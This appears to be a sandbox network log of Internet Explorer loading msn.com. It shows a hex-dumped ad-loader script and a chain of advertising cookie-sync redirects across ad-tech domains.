2021-10-07 13:51:49 UTC	0	OUT	GET /tag?o=6208086025961472&upapi=true HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: btloader.com Connection: Keep-Alive
2021-10-07 13:51:49 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 07 Oct 2021 13:51:49 GMT Content-Type: application/javascript Content-Length: 10157 Connection: close Access-Control-Allow-Origin: * Cache-Control: public, max-age=1800, must-revalidate Etag: "643eb1aad6ba3932ca744b96ffc00048" Vary: Origin Via: 1.1 google CF-Cache-Status: HIT Age: 3398 Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mbF%2F23%2FgtoSelwrfoG6QhQ0%2FYIaW2DCm1OFnrzBaHLLEfu4qc3p5PY5WUq%2FvSfOTOtZQPghKEZu4iVdCHI26wfxNDJX995dWeKNnDsCpIclhDUt77a429bDTX2VCgg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 69a79b3d5cbc05c4-FRA
2021-10-07 13:51:49 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio
2021-10-07 13:51:49 UTC	2	IN	Data Raw: 28 74 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e Data Ascii: (t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:49 UTC	3	IN	Data Raw: 79 7c 7c 77 69 6e 64 6f 77 2e 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 29 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 Data Ascii: y||window.document.documentElement).appendChild(e)}}}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"5671737388695552"
2021-10-07 13:51:49 UTC	5	IN	Data Raw: 6e 64 65 78 4f 66 28 6e 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 29 29 26 26 28 74 3d 21 30 2c 70 2e 77 65 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f Data Ascii: ndexOf(n.toLowerCase()))&&(t=!0,p.websiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t||((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,do
2021-10-07 13:51:49 UTC	6	IN	Data Raw: 6f 6e 28 65 29 7b 76 61 72 20 74 3d 63 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e Data Ascii: on(e){var t=c.bundles[e];i[e]={min:Math.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t}}var l=t[0];if(null!=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.
2021-10-07 13:51:49 UTC	7	IN	Data Raw: 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 6f 29 7d 63 61 74 63 68 28 65 29 7b 7d 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 69 73 2c 76 6f 69 64 20 30 2c 76 6f 69 64 20 30 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 74 2c 6e 2c 6f 3b 72 Data Ascii: indow.dispatchEvent(o)}catch(e){}var a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail),window.dispatchEvent(a)}f={},window.__bt_intrnl={traceID:w.traceID};try{!function(){r(this,void 0,void 0,function(){var t,n,o;r
2021-10-07 13:51:49 UTC	9	IN	Data Raw: 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 72 72 79 7c 62 6c 61 7a 65 72 7c 63 6f 6d 70 61 6c 65 6c 61 69 6e 65 7c 66 65 6e 6e 65 63 7c 68 69 70 74 6f 70 7c Data Ascii: Content")||p.contentEnabled,p.mobileContentEnabled="true"==localStorage.getItem("forceMobileContent")||p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|
2021-10-07 13:51:49 UTC	10	IN	Data Raw: 74 73 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 2d 38 5d 7c 63 29 29 7c 70 68 69 6c 7c 70 69 72 65 7c 70 6c 28 61 79 7c 75 63 29 7c 70 6e 5c 2d 32 7c 70 6f 28 63 6b Data Ascii: ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck
2021-10-07 13:51:49 UTC	11	IN	Data Raw: 75 72 6e 5b 32 5d 7d 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: urn[2]}}}}}}()}catch(e){}}();

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49822	18.195.217.206	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	23	OUT	GET /sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: rtb.mfadsrvr.com

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	24	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 13:51:53 GMT Location: https://rtb.mfadsrvr.com/ul_cb/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375 Set-Cookie: tuuid=8a6d375f-4587-406a-a533-3504255f4e66; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Set-Cookie: c=1633614713; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Set-Cookie: tuuid_lu=1633614713; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49823	18.195.217.206	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	25	OUT	GET /ul_cb/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: rtb.mfadsrvr.com Cookie: tuuid=8a6d375f-4587-406a-a533-3504255f4e66; c=1633614713; tuuid_lu=1633614713
2021-10-07 13:51:53 UTC	25	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 13:51:53 GMT Location: //x.bidswitch.net/sync?dsp_id=250&expires=14&user_id=8a6d375f-4587-406a-a533-3504255f4e66&ssp=medianet Set-Cookie: tuuid=8a6d375f-4587-406a-a533-3504255f4e66; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Set-Cookie: tuuid_lu=1633614713; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Set-Cookie: bsw_uid=ed0d0c9d-eb5e-460c-94bd-331d1d38e375; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Set-Cookie: ssh=!bidswitch,1633614713; path=/; expires=Sat, 07-Oct-2023 13:51:53 GMT; domain=.mfadsrvr.com Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49830	18.156.81.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	26	OUT	GET /sync?dsp_id=250&expires=14&user_id=8a6d375f-4587-406a-a533-3504255f4e66&ssp=medianet HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: x.bidswitch.net Cookie: tuuid=ed0d0c9d-eb5e-460c-94bd-331d1d38e375; c=1633614712; tuuid_lu=1633614712
2021-10-07 13:51:53 UTC	27	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 13:51:53 GMT Location: //contextual.media.net/cksync.php?cs=1&type=bs&ovsid=ed0d0c9d-eb5e-460c-94bd-331d1d38e375&gdpr=&gdpr_consent=&gdpr_pd= Set-Cookie: cs=; path=/; expires=Mon, 01-Mar-2004 00:00:00 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: bsw_origin_init=; path=/; expires=Mon, 01-Mar-2004 00:00:00 GMT; domain=.bidswitch.net; samesite=none; secure Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49810	142.250.203.98	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	27	OUT	GET /pixel?cs=1&google_nid=media&google_cm=1&google_hm=Mjc2NjE2MzEyNjY4NDEzODAwMFYxMA%3D%3D&google_sc=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=57&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: cm.g.doubleclick.net Connection: Keep-Alive Cookie: IDE=AHWqTUlHPkNa6plymW9JTgSNVG2qEeIJ_G_IptnSH_2mFtME07xAKM_VEZoF-OQ-Uys
2021-10-07 13:51:53 UTC	28	IN	HTTP/1.1 302 Found P3P: policyref="https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml", CP="CURa ADMa DEVa TAIo PSAo PSDo OUR IND UNI PUR INT DEM STA PRE COM NAV OTC NOI DSP COR" Location: https://cs.media.net/cksync?type=g&cs=1&google_gid=CAESENlypXSQarzyPfZadJregtU&google_cver=1 Date: Thu, 07 Oct 2021 13:51:53 GMT Pragma: no-cache Expires: Fri, 01 Jan 1990 00:00:00 GMT Cache-Control: no-cache, must-revalidate Cross-Origin-Resource-Policy: cross-origin Content-Type: text/html; charset=UTF-8 Server: HTTP server (unknown) Content-Length: 301 X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-10-07 13:51:53 UTC	29	IN	Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 74 79 70 65 3d 67 26 61 6d 70 3b 63 73 3d 31 26 61 6d 70 3b 67 6f 6f 67 6c 65 5f 67 69 64 3d 43 41 45 53 45 4e 6c 79 70 58 53 51 61 72 7a 79 50 66 5a 61 64 4a 72 65 67 74 55 26 Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="https://cs.media.net/cksync?type=g&cs=1&google_gid=CAESENlypXSQarzyPfZadJregtU&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49836	18.197.99.6	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	29	OUT	GET /ups/58222/sync?_origin=1&uid=2766163126684138000V10 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: pixel.advertising.com
2021-10-07 13:51:53 UTC	29	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 13:51:53 GMT Content-Length: 0 Connection: close Strict-Transport-Security: max-age=31536000 Set-Cookie: APID=UPbaae6187-2775-11ec-83da-02a5fb3287ae;Version=1;Domain=.advertising.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 13:51:53 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://pixel.advertising.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10&verify=true

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49835	18.197.99.6	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	30	OUT	GET /ups/58222/sync?_origin=1&uid=2766163126684138000V10&verify=true HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: pixel.advertising.com Cookie: APID=UPbaae6187-2775-11ec-83da-02a5fb3287ae
2021-10-07 13:51:53 UTC	31	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 13:51:53 GMT Content-Length: 0 Connection: close Strict-Transport-Security: max-age=31536000 Set-Cookie: APID=UPbaae6187-2775-11ec-83da-02a5fb3287ae;Version=1;Domain=.advertising.com;Path=/;Max-Age=31622400;Expires=Sat, 08-Oct-2022 13:51:53 GMT;Secure;SameSite=None P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10&apid=UPbaae6187-2775-11ec-83da-02a5fb3287ae

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49838	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	31	OUT	GET /ups/58222/sync?_origin=1&uid=2766163126684138000V10 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com
2021-10-07 13:51:53 UTC	32	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 13:51:53 GMT Content-Length: 0 Strict-Transport-Security: max-age=31536000 P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766163126684138000V10&verify=true Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBHn7XmECED9EQKD1rm_VP_Ee6eSFlJQFEgEBAQFMYGFoYQAAAAAA_eMAAA&S=AQAAArHDJIVI0s-06yY7YAPRXTU; Expires=Fri, 7 Oct 2022 19:51:53 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=99545shglturp&b=3&s=qu; Expires=Fri, 7 Oct 2022 19:51:53 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49837	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	32	OUT	GET /ups/58222/sync?_origin=1&uid=2766163126684138000V10&apid=UPbaae6187-2775-11ec-83da-02a5fb3287ae HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com

Timestamp	kBytes transferred	Direction	Data
